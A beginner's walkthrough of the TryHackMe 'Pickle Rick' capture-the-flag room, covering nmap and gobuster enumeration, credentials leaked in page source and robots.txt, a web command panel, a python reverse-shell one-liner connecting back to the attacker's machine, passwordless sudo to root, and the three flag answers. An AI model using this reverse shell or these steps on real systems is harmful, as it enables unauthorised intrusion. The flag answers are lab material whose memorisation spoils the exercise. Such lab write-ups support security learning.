Tryhackme Pickle Rick CTF

Curtis

12/10/2021

Tryhackme

Pickle Rick CTF

Figure 1: ctf image

A tryhackme box designed around Rick and Morty, the goal of which is to find three ingrediants to help turn rick back into a human.

Enumeration

Nmap

The first stage in any CTF is to gather as much information as possible about the target(s) i first started this information gathering by using nmap > nmap -sV -sC 10.10.169.137

Using the options sV allows nmap to return services running on specific ports, and the option -sC is set so nmap runs it's default scripts.

```
~ nmap -sC -sV 10.10.169.137
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-10 19:11 BST
Nmap scan report for 10.10.169.137
Host is up (0.077s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 17:02:d4:ed:a3:1f:08:90:86:05:3a:4e:46:1f:f4:da (RSA)
|   256 fc:59:c7:30:fa:71:4e:c1:f8:80:24:7a:34:53:ea:c8 (ECDSA)
|_  256 bd:40:8a:d1:1a:04:22:07:5a:2f:f5:3b:65:51:2b:95 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Rick is sup4r cool
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.69 seconds
```

Figure 2: nmap resaults

The nMap results show that there is two ports running on the system, one is SSH and the other is http.

As i have not got any credentials to try on the SSH i will focus on the web-page running on the http port.

Upon visiting the IP a simple web page is loaded, which has an image and a message to Morty.




Figure 3: web page

There is not much in terms of info on this page, other than the answers to the questions are on Ricks computer.

Next step is to view the page source to see if there is any information that may help.

Upon viewing the page source, nothing of use stands out in the html however, there is a comment that provides some useful information. > Note to self, remember username!

Username: RickRul3s




Figure 4: username-comment

From the information above we have found a username.

The next steps to take, is to enumerate the webpage further. I will be using gobuster for this, to hopefully find any hidden pages.

GoBuster

Running gobuster on the webpage, using a directory list that comes with seclists. This will hopefully show any hidden pages and directories on the server.

> gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.10.169.137/ -x php,html,zip,txt

The command above, initiates gobuster into it's directory/file enumeration mode, the -w option links to the wordlist that gobuster will use, the -u is the url of the webpage and finally -x allows us to target specific file extensions, in this instance i specified the files php, html and txt.




Figure 5: gobuster_resault

Gobuster was able to find several interesting pages for us to enumerate further.

- /index.html
- /login.php
- /assets
- /portal.php
- /robots.txt

As the index.html, is the home page nothing of interest was there. However, navigating to **login.php** gave us a login page. Potentially the one that the username we found earlier is linked to. Could be a possible page to try hydra brute forcing.




Figure 6: login_page

Moving on, the next page **portal.php.** Redirects us back to the login page, however this indicates that we are on the right path, as if we can get into the login page, there is a portal page that could give us a foothold into the system.

Navigating to **robots.txt**, we are greeted with a blank page with the word > Wubbalubbadubdub




Figure 7: robots.txt

As Rick left a username in the home page of the website, the text in **robots.txt** could possible be a password.

The hunch was right, the combination of the username found in the source code and the password found in robots.txt gives us access to the portal.php page!

Username: RickRul3s

Password: Wubbalubbadubdub

For sake of completion, i attempted the above credentials over SSH however this approach didn't work and as such the focus now goes onto the portal.php page.

The command page

portal.php turns out to be Ricks Portal, a page which has a Command Panel on along with other pages.




Figure 8: command_page

Navigating to the other pages, brings us Pickle Rick and a denied status. Along with stating that > Only the **REAL** rick can view this page..




Figure 9: pickle_rick

The Command Panel

As the links in portal.php gives a denied status we turn the attention to the Command Panel, checking to see what commands can and cannot be ran.

I started with entering nothing into the command panel, to see if any errors or information came about. Nothing came up, except a blank box. This indicates that commands can be ran, now it is figuring out which commands can be ran. Referring back to information that nMap found earlier, it is a safe assumption that the system is Ubuntu therefore we can base our commands around that system,

I ran a whoami command,

command : whoami

output : www- data




Figure 10: whoami

This confirms that we can run commands and that we are dealing with a Linux based command panel.

The next command i ran was a ls command to see if there was any files of importance.

command: ls

output :

Sup3rS3cretPickl3Ingred.txt

assets

clue.txt

denied.php

index.html

login.php

portal.php

robots.txt




Figure 11: ls

Bingo, several files instantly stand out. Focusing on the **Sup3rS3cretPickl3Ingred.txt** file first. I attempted to cat the file out, however this returned that the command was disabled, the make it harder for PICKLEEEE RICCCKKK... shame




Figure 12: denied

As this was a very restrictive way to interact with the system and to many commands was disabled, i attempted to gain a reverse shell.

Reverse shell

I first identified if there was python3 on the system, running the command which python3 returned that there was python3 on the system.

Command: which python3

Output /usr/bin/python3




Figure 13: which_python

I am using a python reverse shell from pentestmonkey.net while using netcat to listen.

Listener Using the command

nc -lvnp 8080


Sets up netcat to listen for incoming connections on port 8080,

Reverse shell The reverse shell i am using

python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.conn
HERE",PORT HERE));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

changing the "ip here" to my local machines IP and the "port here" to the port that my local machine is listening on, in this instance 8080.

Using ifconfig to find the IP of the local machine, if using openVPN to connect to tryhackme this should be the IP address of tun0. If using the attack bot, it should be the IP of eth0.



Success, we managed to gain a reverse shell into the system.

From here we can cat out the Sup3rS3cretPickl3Ingred.txt to reveal the answer to the first question.

> What is the first ingredient Rick needs?
>
> Answer : mr. meeseek hair

Enumerate further After finding the answer to the first question, there is still two ingredients left to find. One file that stands out is Clue.txt and as such is the next step in this CTF.

> cat clue.txt
>
> output: Look around the file system for the other ingredient.

From this information we can confirm we are on the right track, as we have a reverse shell all ready we can take a browse around and see if we can find anything of use.

Navigating to /home

> Command: cd /home

Then listing the users of home

> Command: ls -la




Figure 14: home

From here we can see that there is two users, rick and ubuntu. Can also see that Rick is a root user.

Navigating to Rick to see if there is any useful information there,

Command: cd rick

Followed by a ls -la to list the contents of Rick,

Command: ls -la




Figure 15: rick_ls

Awesome, just like that we can find the second ingredient!

Command: cat “second ingredients”

(Note: As the file contains a space wrapping the file within " " is needed in order for Linux to recognise the file)

Second Ingredient: 1 jerry tear




Figure 16: second_ingredient

Privilege escalation

The final stage is to try and get root privileges, one of the first steps in attempting this is running the command sudo -i to see which commands the user can run using sudo privileges. After this command returns the results, we can dive deeper into searching for any exploits.

Command: sudo -i

In this instance, the command grants us root privileges without a password therefore just running the command gives a root shell, now all that is needed is to get the third ingredient.

Command: cd /root

Once in the root directory, we can see the third ingredient is 3rd.txt. Simply cat this txt document out to find the last and final ingredient.

Command: cat 3rd.txt

Third ingredient: fleeb juice

And that is a wrap to this Rick and Morty Themed CTF! A quite simple and beginner friendly box that covers some basic enumeration steps, followed by a simple privilege escalation.